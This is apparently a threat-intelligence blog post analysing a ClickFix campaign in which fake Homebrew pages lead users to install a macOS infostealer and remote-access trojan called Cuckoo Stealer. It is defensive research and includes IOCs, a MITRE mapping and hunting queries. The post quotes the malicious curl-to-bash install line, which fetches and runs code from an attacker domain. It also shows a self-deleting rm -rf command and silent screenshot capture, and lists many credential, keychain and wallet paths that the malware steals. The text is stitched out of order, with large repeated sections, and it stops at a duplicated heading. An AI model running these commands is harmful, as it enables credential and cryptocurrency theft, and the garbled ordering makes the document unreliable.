The malware specifically targets cryptocurrency wallet browser extensions, extracting data from Local Storage, Extension Settings, and IndexedDB directories. The following extension IDs were identified in the binary through XOR string decryption:
hnfanknocfeofbddgcijnmhnfnkdnaad  (Coinbase Wallet)
aiifbnbfobpmeekipheeijimdpnlpgpp  (Phantom Wallet)
hmeobnfnfcmdkdcmlblgagmfpfboieaf  (Binance Wallet)
bifidjkcdpgfnlbcjpdkdcnbiooooblg  (Rabby Wallet)

                Copy
These extensions store encrypted private keys, seed phrase recovery data, and transaction histories that can be exfiltrated and potentially decrypted offline by the attackers.
 Figure 16: Browser data theft targeting Chromium storage locations and extension data.
macOS Keychain Theft
The malware targets the macOS Keychain, which stores sensitive credentials including website passwords, WiFi passwords, certificates, and secure notes. The theft routine copies the entire ~/Library/Keychains directory to a temporary location using AppleScript-based file operations. This approach leverages Finder automation to bypass certain file access restrictions. The stolen keychain files use a unique identifier '60ebe5b6-e8c2-4a21-beaa-42d9a1b55363' as a magic value in the exfiltration protocol.
 Figure 17: macOS Keychain theft targeting ~/Library/Keychains/ directory.
Apple Notes Database
The malware extracts the Apple Notes database from ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite. This SQLite database contains all of the user's notes, which may include sensitive information such as passwords, personal data, financial details, or confidential business information. The database is copied using AppleScript file operations to avoid triggering TCC (Transparency, Consent, and Control) prompts.
 Figure 18: Apple Notes database extraction from NoteStore.sqlite.
Messaging Application Data
The malware targets multiple messaging applications to steal authentication tokens and conversation data. For Discord, it extracts the Local Storage directory from ~/Library/Application Support/discord/Local Storage, which contains authentication tokens that can be used for account takeover. For Telegram, it targets the tdata directory from both the standard installation path at ~/Library/Application Support/Telegram Desktop/tdata and the sandboxed container path at ~/Library/Containers/org.telegram.desktop/. The tdata folder contains session keys that allow attackers to clone the victim's Telegram session.
 Figure 19: Messaging application data theft targeting Discord and Telegram sessions.
FTP and VPN Credentials
FileZilla FTP credentials are harvested from ~/.config/filezilla/, targeting both recentservers.xml and sitemanager.xml files which contain saved FTP server credentials in plaintext or weakly obfuscated format. OpenVPN configuration profiles are stolen from ~/Library/Application Support/OpenVPN Connect/profiles, which may contain embedded credentials or private keys for VPN access to corporate networks.
 Figure 20: FileZilla and OpenVPN credential harvesting from configuration files.
Gaming Platform Sessions
Steam session data is harvested from ~/Library/Application Support/Steam/config/, specifically targeting loginusers.vdf (which contains account information and login tokens) and config.vdf (which contains configuration data). These files can be used to hijack Steam sessions and potentially access the victim's gaming library, in-game items, and Steam wallet balance.
Cryptocurrency Wallet Targeting
The malware demonstrates comprehensive cryptocurrency targeting with support for over 20 different wallet applications. It implements recursive directory walking to locate and exfiltrate wallet data from the following paths:
Bitcoin and Altcoin Node Wallets:
~/Library/Application Support/Bitcoin/wallet.dat
~/Library/Application Support/Litecoin/wallet.dat
~/Library/Application Support/Dogecoin/wallet.dat
~/Library/Application Support/Raven/wallet.dat
~/Library/Application Support/DashCore/wallets/
~/Library/Application Support/DigiByte/wallets/

                Copy
Ethereum and Multi-Currency Wallets:
~/Library/Ethereum/keystore/
~/.electrum/wallets/
~/.electrum-ltc/wallets/
~/.electron-cash/wallets/
~/.sparrow/wallets/
~/Monero/wallets/

                Copy
Desktop Wallet Applications:
~/Library/Application Support/Exodus/exodus.wallet/
~/Library/Application Support/atomic/Local Storage/
~/Library/Application Support/Guarda/Local Storage/
~/Library/Application Support/Jaxx/Local Storage/
~/Library/Application Support/Coinomi/wallets/
~/Library/Application Support/MyMonero/*.mmdbdoc_v1
~/Library/Application Support/Daedalus Mainnet/wallets/
~/.walletwasabi/client/Wallets/
~/Library/Application Support/BlockstreamGreen/

                Copy
Hardware Wallet Companion Apps:
~/Library/Application Support/Ledger Live/app.json
~/Library/Application Support/@trezor/
~/Library/Application Support/Specter/

                Copy
Additional Wallets:
~/Library/Application Support/Binance/
~/Library/Application Support/Neon/storage/userWallet.json
~/Library/Containers/com.bitpay.wallet.desktop/

                Copy
Each wallet directory is recursively traversed, with files matching wallet data patterns being staged for exfiltration. The malware specifically targets wallet.dat files, keystore directories, and configuration JSON files that may contain encrypted private keys.
Desktop and Document Theft
Beyond structured application data, the malware harvests files directly from the user's Desktop and Documents folders using AppleScript-based enumeration. This approach leverages the macOS Finder application to list and copy files matching specific extensions, providing access to potentially sensitive documents that may contain passwords, financial information, or other valuable data.
The targeted extensions cover common document formats (txt, rtf, doc, docx), spreadsheets (xls, xlsx), presentations (key), cryptocurrency-related files (wallet, dat), images (jpg), security files (pdf, pem, asc, ppk), and configuration files (rdp, sql, ovpn, kdbx, conf, json). Additional targets include SSH private keys, FileZilla FTP credentials, OpenVPN configurations, Discord authentication tokens, Steam session data, and TOTP authenticator secrets.
 Figure 22: Desktop and Documents theft via AppleScript with targeted file extensions.
Remote Access Trojan Commands
The malware implements a full-featured RAT (Remote Access Trojan) with multiple command handlers. The C2 protocol supports shell command execution in two modes, one that captures and returns output to the operator and a silent mode that executes without returning results.
Additional commands include the ability to start and stop the exfiltration thread for ongoing data theft, targeted file exfiltration for specific files requested by the operator, and system commands for persistence management.
The malware also implements a system reboot command using 'reboot -l' (logged reboot), which can be used by operators to force the system to restart. This might be used after installing additional payloads or modifying system configurations that require a reboot to take effect.
Exfiltration Thread Operations
The exfiltration thread implements several operational security measures. Before initiating file transfers, it mutes the system audio using AppleScript ("set volume output muted true") to prevent any notification sounds from alerting the user. Audio is restored after exfiltration completes. The thread supports multiple operation modes including file browsing, directory listing, and targeted file download, giving operators flexibility in data collection.
Self-Destruct Capability
Upon receiving the uninstall command from the C2 server, the malware executes a self-cleaning routine. It first removes the LaunchAgent plist file from ~/Library/LaunchAgents/com.homebrew.brewupdater.plist, then uses a clever technique to delete itself: it spawns a background bash process using 'open -a /bin/bash --args -c "sleep 3; rm -rf '%s'"' that waits 3 seconds before recursively removing the malware's installation directory.
This delay ensures the malware process has time to exit cleanly before its binary is deleted, leaving minimal forensic artifacts on the system.
Indicators of Compromise
File Indicators
| Type | Value |
|---|---|
| loader | f985cd667c77e7d99c1ac2ea9cb0861ded15e1c2d44e480cbd178ca8b2caae42 |
| cuckoo | 545dd5cba264bf242bc837330ca34247e202f7ac25f03eec63bf5842357519f1 |
Persistence Artifacts
| Artifact | Path/Value |
|---|---|
| LaunchAgent Plist | ~/Library/LaunchAgents/com.homebrew.brewupdater.plist |
| Binary Location | ~/.local-{session_id}/BrewUpdater |
| Plist Label | com.homebrew.brewupdater |
Network Indicators
| Type | Indicator | Notes |
|---|---|---|
| Domain | homabrews[.]org | Primary C2 domain |
| Domain | raw.brewsh[.]cx | Typosquat variant |
| Domain | braw[.]sh | Typosquat variant |
| Domain | brewsh[.]cx | Typosquat variant |
| Domain | brew[.]lat | Typosquat variant |
| Domain | brew.pages[.]dev | Typosquat variant |
| IP Address | 5.255.123[.]244 | Shared C2 infrastructure |
MITRE ATT&CK Mapping
The following table maps the complete attack chain from initial ClickFix delivery through Cuckoo Stealer execution to the MITRE ATT&CK framework:
| Tactic | ID | Technique | Description |
|---|---|---|---|
| Initial Access | T1189 | Drive-by Compromise | Fake Homebrew website delivers malicious payload |
| Initial Access | T1566.002 | Phishing: Spearphishing Link | Typosquat domains lure developers |
| Execution | T1204.001 | User Execution: Malicious Link | User clicks fake install button |
| Execution | T1204.002 | User Execution: Malicious File | User executes copied Terminal command |
| Execution | T1059.004 | Command and Scripting: Unix Shell | curl - bash downloads and executes payload |
| Execution | T1059.002 | Command and Scripting: AppleScript | AppleScript used for file operations and muting |
| Persistence | T1543.001 | Create System Process: Launch Agent | com.homebrew.brewupdater.plist created |
| Persistence | T1547.011 | Autostart Execution: Plist Modification | LaunchAgent ensures execution at login |
| Defense Evasion | T1027 | Obfuscated Files or Information | XOR-encrypted strings hide IOCs |
| Defense Evasion | T1553.001 | Subvert Trust: Gatekeeper Bypass | xattr -d removes quarantine attribute |
| Defense Evasion | T1070.004 | Indicator Removal: File Deletion | Self-destruct command removes malware |
| Defense Evasion | T1614.001 | System Location: Language Discovery | CIS locale check avoids certain regions |
| Defense Evasion | T1562.001 | Impair Defenses: Disable Tools | Volume muted during exfiltration |
| Credential Access | T1555.001 | Password Stores: Keychain | ~/Library/Keychains/ directory stolen |
| Credential Access | T1555.003 | Password Stores: Web Browsers | Chromium/Firefox credentials extracted |
| Credential Access | T1539 | Steal Web Session Cookie | Browser cookies and session data stolen |
| Credential Access | T1552.001 | Unsecured Credentials: Files | FileZilla, OpenVPN configs harvested |
| Discovery | T1082 | System Information Discovery | HOME, LANG environment variables checked |
| Discovery | T1083 | File and Directory Discovery | Recursive wallet/app directory scanning |
| Discovery | T1518 | Software Discovery | Browser and wallet app detection |
| Collection | T1005 | Data from Local System | Documents, Desktop, Notes collected |
| Collection | T1113 | Screen Capture | screencapture -x screenshots taken |
| Collection | T1119 | Automated Collection | Systematic theft of 20+ wallet types |
| Collection | T1560 | Archive Collected Data | Data staged for exfiltration |
| Command and Control | T1071.001 | Application Protocol: Web | HTTPS C2 over port 443 |
| Command and Control | T1573.002 | Encrypted Channel: Asymmetric | X25519 ECDH key exchange |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric | MD5-derived XOR encryption |
| Command and Control | T1105 | Ingress Tool Transfer | Second-stage binary downloaded |
| Exfiltration | T1041 | Exfiltration Over C2 Channel | Stolen data sent via C2 protocol |
| Impact | T1529 | System Shutdown/Reboot | RAT command triggers reboot -l |
Conclusion
Tracking adversary infrastructure requires correlating registration data, hosting pivots, certificate history, and behavioral indicators. This campaign works because it blends in. The installation command looks legitimate. The flags are familiar. The flow mirrors real developer behavior.
Once executed, the malware moves quickly: harvesting credentials, establishing LaunchAgent persistence, encrypting C2 traffic, and systematically collecting browser data, wallet files, Keychain contents, messaging sessions, and local documents.
The infrastructure pivots were just as important as the malware analysis. Starting from one typosquat, we uncovered a broader network of domains, shared hosting, and repeated behavioral patterns tied to ClickFix delivery.
If your team needs visibility into attacker-controlled infrastructure and early detection of delivery patterns like ClickFix, book a demo to see how Hunt.io supports infrastructure-driven threat hunting.
ClickFix has become a reliable trick for attackers who don't want to fight the operating system. Instead of exploiting software, they exploit habits. A fake web page shows what looks like a normal installation command. The user clicks "Copy," pastes it into Terminal, and the attack runs with the victim's own hands.
In this case, the lure was Homebrew. We started with a single typosquatted domain and pivoted outward using Hunt.io. What looked like one fake install page turned out to be a coordinated infrastructure cluster delivering a credential-harvesting loader and a second-stage macOS infostealer we've designated Cuckoo Stealer.
It works because it blends into normal developer behavior. To see why that matters, we need to look at how the macOS execution flow is structured. Before we break it down step by step, here are the main points uncovered during the investigation.
Key Takeaways
ClickFix is highly effective against macOS developers: The campaign abuses a legitimate and widely trusted workflow: copying and pasting a Homebrew installation command into Terminal.
Typosquatting was central to the operation: Multiple domains impersonated Homebrew using subtle variations and alternative TLDs, all hosted on shared infrastructure.
The first-stage script harvested valid user credentials: The injected installer looped on password prompts using dscl authonly, ensuring the attacker obtained working credentials before deploying the second stage.
Cuckoo Stealer is a full-featured macOS infostealer and RAT: It establishes LaunchAgent persistence, removes quarantine attributes, and maintains encrypted HTTPS command-and-control communications.
The malware targets high-value data at scale: It collects browser credentials, session tokens, macOS Keychain data, Apple Notes, messaging sessions, VPN and FTP configurations, and over 20 cryptocurrency wallet applications.
Infrastructure hunting exposed broader ClickFix activity: HuntSQL™ queries based on behavioral indicators identified dozens of similar macOS-targeting pages, indicating this is part of a wider delivery trend rather than a single isolated domain.
To understand how this attack succeeds in practice, we need to examine the exact execution chain on macOS, from the fake install page to the moment the malware establishes persistence.
Understanding the ClickFix Flow on macOS
The investigation began with a single domain. ClickFix first gained traction in 2024 as a deceptive execution method that abused familiar UI elements to trick users into running malware under the guise of legitimate system prompts.
While the technique initially targeted Windows users through PowerShell and mshta.exe, threat actors quickly adapted it for macOS by leveraging the curl and bash commands that developers regularly use for software installation.
The legitimate Homebrew installation process, which requires users to paste a curl command into Terminal, makes this platform particularly susceptible to ClickFix attacks, as users are already conditioned to execute such commands. The macOS variant of ClickFix typically operates through a multi-step deception process that exploits this trust.
The user first encounters a fake website, often discovered through search engine poisoning, typosquatting, or malicious advertisements, that mimics a legitimate software download page. The page prominently displays what appears to be an installation command, along with a "Copy" button that uses JavaScript to copy a malicious command to the clipboard silently. Users are then instructed to open Terminal and paste the command, believing they are installing legitimate software.
This technique works because it exploits trust and familiarity. Developers and system administrators who regularly install software via the command line may not scrutinize every character in a curl command, especially when it closely resembles legitimate installation syntax. The commands themselves often appear benign, using standard flags like -fsSL that are commonly found in installation scripts, with only the domain being modified to point to attacker-controlled infrastructure.
Campaign Discovery Through Infrastructure Hunting
The investigation into this ClickFix campaign began when our threat hunting activities flagged a suspicious domain through community reporting. Security researcher @500mk500 initially identified the domain homabrews[.]org, which immediately caught our attention due to its obvious typosquatting of the legitimate brew.sh website.
The domain name employs a classic character-omission technique, removing the letter 'e' from 'homebrew' to create a visually similar domain that could easily be mistaken during quick inspection.
We began by entering the domain into Hunt's search bar. Querying the domain in Hunt.io's threat hunting platform revealed concerning indicators. The domain was registered on January 13, 2026, through NameCheap, Inc. Within 24 hours of registration, our phishing detection systems had already flagged the domain three separate times between January 14 and January 25, 2026.
Figure 1: Domain registration details for homabrews[.]org in Hunt showing high-risk assessment and registration through NameCheap.Pivoting from the initial domain, we discovered that homabrews[.]org resolves to IP address 5.255.123[.]244, hosted in the Netherlands under AS60404 (The Infrastructure Group B.V.). This hosting provider has previously been observed hosting malicious infrastructure, a pattern often seen in environments where abuse reports are frequent.
Figure 2: Phishing URL detection in Hunt.io showing multiple flagged URLs, including the critical raw.homabrews[.]org subdomain.The presence of the raw subdomain is particularly significant as it directly mimics the structure used by GitHub's raw content delivery system at raw.githubusercontent.com, which is precisely where the legitimate Homebrew installation script is hosted. This attention to detail reflects deliberate impersonation of the legitimate distribution workflow.
Mapping the Typosquat Network
A comprehensive infrastructure pivot from our initial discovery revealed that the IP address 5.255.123[.]244 hosts not just homabrews[.]org, but an entire network of typosquatting domains, all designed to impersonate the Homebrew project.
This multi-domain strategy allows operators to rotate domains if one is blocked or seized.
Figure 3: Multiple malicious domains hosted on shared IP infrastructure at 5.255.123[.]244 in Hunt.The six domains we identified on this shared infrastructure employ various typosquatting techniques. These include homabrews[.]org using a missing 'e', brewsh[.]cx using an alternative TLD, brrewsh[.]org using double 'r' substitution, and brewshh[.]org using double 'h' addition.
The earliest certificates were issued for brewsh[.]cx in July 2025, approximately six months before our investigation, indicating that the threat actors have been actively refining this campaign for a significant period.
Figure 4: SSL certificate history in Hunt showing campaign evolution since July 2025.Figure 5: Timeline visualization showing consistent HTTPS (port 443) and SSH (port 22) activity patterns.Analyzing the Fake Homebrew Page
The malicious pages hosted on this infrastructure are high-fidelity clones of the legitimate Homebrew website at brew.sh. The threat actors have replicated the visual design, layout, color scheme, and even the multi-language support functionality of the original site to maximize perceived legitimacy. Only careful examination of the actual URLs reveals the malicious nature of these pages.
Figure 6: Fake Homebrew installation page on homabrews[.]org showing near-perfect replication of the legitimate brew.sh website.The core of the attack lies in the modified installation command. The legitimate Homebrew installation uses: /bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)" while the malicious command uses: /bin/bash -c "$(curl -fsSL https://raw.homabrews[.]org/Homebrew/install/HEAD/install.sh)".
The only modification is the replacement of raw.githubusercontent.com with raw.homabrews[.]org, a change subtle enough to be overlooked during quick inspection.
Building Hunting Queries with HuntSQL™
To identify additional instances of this campaign, we developed targeted hunting queries using HuntSQL™.
Our approach centered on translating observable behaviors into structured, repeatable queries that can be run against HuntSQL's comprehensive dataset. The query focuses on four key indicators: the presence of curl commands, -fsSL flags, /install.sh references, and copy-to-clipboard functionality.
Figure 7: HuntSQL™ results showing 46 similar ClickFix pages identified through behavioral pattern matching.Output example:
SELECT
    hostname
FROM
    crawler
WHERE
    (
        body LIKE '%curl %'
        and body LIKE '%-fsSL%'
        and body LIKE '%/install.sh%'
        and body LIKE '%Copy to clipboard%'
    )
AND timestamp gt '2025-01-01'

                Copy
Running this query returned 49 results, revealing significant ClickFix activity targeting macOS users beyond just Homebrew impersonation. Notable domains include bashbuddy-landing.pages[.]dev (Cloudflare Pages abuse), brewmacos[.]com, and www.nitrogen[.]lol. This demonstrates the broader trend of ClickFix adoption among threat actors targeting the macOS ecosystem.
With the infrastructure scope established, we retrieved the installer hosted on the typosquatted domain and analyzed the payload it delivered.
First-Stage Payload: Credential Harvesting
When users execute the malicious curl command, they download and run a shell script from raw.homabrews[.]org. Rather than creating an obviously malicious script, the threat actors have taken the authentic Homebrew installation script and injected malicious code at strategic points, ensuring the script appears legitimate while executing credential theft.
Figure 8: Credential harvesting loop showing password validation using macOS Directory Services (dscl authonly).The credential harvesting mechanism uses a while loop that continuously prompts users for their password until valid credentials are provided. The script leverages the macOS Directory Services command-line utility (dscl) with the 'authonly' verb to validate passwords without creating a session or leaving authentication logs. If an incorrect password is entered, the script displays 'Sorry, try again.', exactly matching what users expect from sudo.
Figure 9: Second-stage payload download showing Base64 encoding of stolen credentials and silent binary delivery.Once valid credentials are harvested, the script downloads a binary named brew_agent from https://homabrews[.]org/brewinstaller to the /tmp directory. The stolen password is Base64-encoded and passed as an argument, allowing the malware to immediately access protected resources.
Second-Stage Payload: Cuckoo Stealer Analysis
Execution begins with initialization of the command-and-control subsystem and generation of a unique session identifier used to track the infected host. Following the session setup, the malware retrieves critical environment variables, including the system locale (LANG) and user home directory (HOME).
One of the first defensive actions taken is the removal of the macOS quarantine extended attribute using the xattr command. This attribute, set by Gatekeeper when files are downloaded from the internet, would otherwise trigger security warnings when the binary executes. By stripping this attribute, the malware ensures silent execution on subsequent runs.
Anti-Analysis Techniques
The malware implements locale-based filtering to avoid targeting systems in Commonwealth of Independent States (CIS) countries. This technique is commonly observed in operations that avoid targeting systems configured for CIS regions. During initialization, the malware extracts the first five characters of the LANG environment variable and compares them against a hardcoded blocklist.
The blocked locale prefixes include Armenian (hy_AM), Belarusian (be_BY), Kazakh (kk_KZ), Russian (ru_RU), and Ukrainian (uk_UA). Systems configured with any of these regional settings will not be fully compromised, indicating the operators intentionally avoid systems configured for those locales.
Figure 10: CIS locale checking with blocked region list (hy_AM, be_BY, kk_KZ, ru_RU, uk_UA).All sensitive strings within the malware are encrypted using a custom XOR-based obfuscation scheme. This prevents static analysis tools, antivirus signatures, and casual inspection from identifying malicious indicators such as file paths, command strings, and network endpoints. The implementation uses a simple but effective XOR cipher with index-based key rotation.
Figure 11: XOR decryption routine showing index-based key derivation.Persistence Mechanism
The malware establishes persistence through the macOS LaunchAgent system, a legitimate mechanism typically used for user-level background services. This approach ensures the malware survives system reboots without requiring elevated privileges, as LaunchAgents operate within the context of the logged-in user.
To blend with legitimate system processes, the malware masquerades as part of the popular Homebrew package manager. The LaunchAgent is named 'com.homebrew.brewupdater.plist' and the binary is copied to a hidden directory named '.local-{session_id}' with the filename 'BrewUpdater'. This social engineering technique reduces the likelihood of detection during manual system inspection.
Figure 12: Persistence installation showing plist generation and LaunchAgent paths.Command and Control Infrastructure
The malware implements an encrypted command-and-control protocol using HTTPS transport with X25519 elliptic curve Diffie-Hellman key exchange for session encryption. This key exchange encrypts C2 traffic using ephemeral session keys.
Upon initialization, the malware generates an ephemeral X25519 keypair and performs a scalar multiplication with the server's embedded public key to derive a shared secret. This shared secret is then used to encrypt all subsequent C2 communications. The C2 client uses libcurl for HTTPS communication, with a 30-second timeout configured for all requests.
Figure 13: C2 initialization with X25519 key exchange and curl configuration.The main command processing loop continuously polls the C2 server for instructions, implementing a persistent backdoor that allows remote operators to execute arbitrary commands on the compromised system. The command handler supports a variety of operations including shell command execution with two modes: one that captures and returns output to the operator, and a silent mode that executes without returning results.
Figure 14: Command response encryption with MD5 key derivation and nonce generation.RAT Command Protocol
The malware reveals a comprehensive remote access toolkit. Each command is identified by a single-byte ASCII character transmitted from the C2 server:
| Command | Hex Code | Description |
|---|---|---|
| g | 0x67 (103) | Execute shell command with output capture. Runs arbitrary shell commands and returns stdout/stderr to the operator for interactive reconnaissance. |
| h | 0x68 (104) | Execute shell command silently. Runs commands without capturing output, useful for fire-and-forget operations. |
| i | 0x69 (105) | System reboot. Triggers system restart via 'reboot -l' to apply persistence or disrupt incident response. |
| j | 0x6A (106) | Self-destruct. Initiates uninstall sequence, removing LaunchAgent and installation directory. |
| q | 0x71 (113) | Start exfiltration thread. Spawns background thread for data exfiltration independent of main C2 loop. |
| r | 0x72 (114) | Stop exfiltration thread. Terminates active exfiltration, giving operators control over collection timing. |
| s | 0x73 (115) | Exfiltrate specific file. Targeted extraction of individual files specified by the operator. |
The beacon format follows a pipe-delimited structure: {cmd_id}|{session_id}|{nonce}|{encrypted_data}, where the encrypted_data portion is XOR-encrypted using an MD5-derived key from the ECDH shared secret.
Data Theft Capabilities
Screenshot Capture
The malware captures screenshots of the victim's desktop using the macOS screen capture utility with the -x flag for silent operation. The command 'screencapture -x -t jpg' is executed to capture the screen without the camera shutter sound that would alert the user. Screenshots are saved to a temporary location with a randomly generated filename before being exfiltrated to the C2 server.
Real-Time File Exfiltration
A secondary communication channel provides real-time file system browsing and targeted file exfiltration capabilities through a dedicated socket connection. This separate channel allows operators to interactively navigate the victim's filesystem while the primary C2 channel remains available for command execution, enabling efficient parallel operations.
Before initiating file operations, the exfiltration module executes an AppleScript command to mute the system volume. This precaution prevents any system sounds or notifications from alerting the victim to the ongoing data theft. The volume is restored to its previous state after the exfiltration session completes, leaving minimal evidence of the intrusion.
Figure 15: Exfiltration thread initialization with volume muting via AppleScript.Browser Credential Harvesting
The malware targets all major browsers on macOS with comprehensive credential harvesting capabilities. Chromium-based browsers receive the most extensive coverage, with dedicated routines for extracting cookies, login credentials stored in the 'Login Data' SQLite database, autofill information from 'Web Data', browsing history, bookmarks, and installed extensions.
Browser extension data receives special attention due to the prevalence of cryptocurrency wallet extensions. The malware specifically targets Local Storage directories where extensions persist data, Extension Settings containing configuration, Sync Extension Settings for synchronized data, and IndexedDB databases where wallet extensions store sensitive data including encrypted private keys and transaction history.
Targeted Browser Extensions
The malware specifically targets cryptocurrency wallet browser extensions, extracting data from Local Storage, Extension Settings, and IndexedDB directories. The following extension IDs were identified in the binary through XOR string decryption:
hnfanknocfeofbddgcijnmhnfnkdnaad  (Coinbase Wallet)
aiifbnbfobpmeekipheeijimdpnlpgpp  (Phantom Wallet)
hmeobnfnfcmdkdcmlblgagmfpfboieaf  (Binance Wallet)
bifidjkcdpgfnlbcjpdkdcnbiooooblg  (Rabby Wallet)

                Copy
These extensions store encrypted private keys, seed phrase recovery data, and transaction histories that can be exfiltrated and potentially decrypted offline by the attackers.
Figure 16: Browser data theft targeting Chromium storage locations and extension data.macOS Keychain Theft
The malware targets the macOS Keychain, which stores sensitive credentials including website passwords, WiFi passwords, certificates, and secure notes. The theft routine copies the entire ~/Library/Keychains directory to a temporary location using AppleScript-based file operations. This approach leverages Finder automation to bypass certain file access restrictions. The stolen keychain files use a unique identifier '60ebe5b6-e8c2-4a21-beaa-42d9a1b55363' as a magic value in the exfiltration protocol.
Figure 17: macOS Keychain theft targeting ~/Library/Keychains/ directory.Apple Notes Database
The malware extracts the Apple Notes database from ~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite. This SQLite database contains all of the user's notes, which may include sensitive information such as passwords, personal data, financial details, or confidential business information. The database is copied using AppleScript file operations to avoid triggering TCC (Transparency, Consent, and Control) prompts.
Figure 18: Apple Notes database extraction from NoteStore.sqlite.Messaging Application Data
The malware targets multiple messaging applications to steal authentication tokens and conversation data. For Discord, it extracts the Local Storage directory from ~/Library/Application Support/discord/Local Storage, which contains authentication tokens that can be used for account takeover. For Telegram, it targets the tdata directory from both the standard installation path at ~/Library/Application Support/Telegram Desktop/tdata and the sandboxed container path at ~/Library/Containers/org.telegram.desktop/. The tdata folder contains session keys that allow attackers to clone the victim's Telegram session.
Figure 19: Messaging application data theft targeting Discord and Telegram sessions.FTP and VPN Credentials
FileZilla FTP credentials are harvested from ~/.config/filezilla/, targeting both recentservers.xml and sitemanager.xml files which contain saved FTP server credentials in plaintext or weakly obfuscated format. OpenVPN configuration profiles are stolen from ~/Library/Application Support/OpenVPN Connect/profiles, which may contain embedded credentials or private keys for VPN access to corporate networks.
Figure 20: FileZilla and OpenVPN credential harvesting from configuration files.Gaming Platform Sessions
Steam session data is harvested from ~/Library/Application Support/Steam/config/, specifically targeting loginusers.vdf (which contains account information and login tokens) and config.vdf (which contains configuration data). These files can be used to hijack Steam sessions and potentially access the victim's gaming library, in-game items, and Steam wallet balance.
Cryptocurrency Wallet Targeting
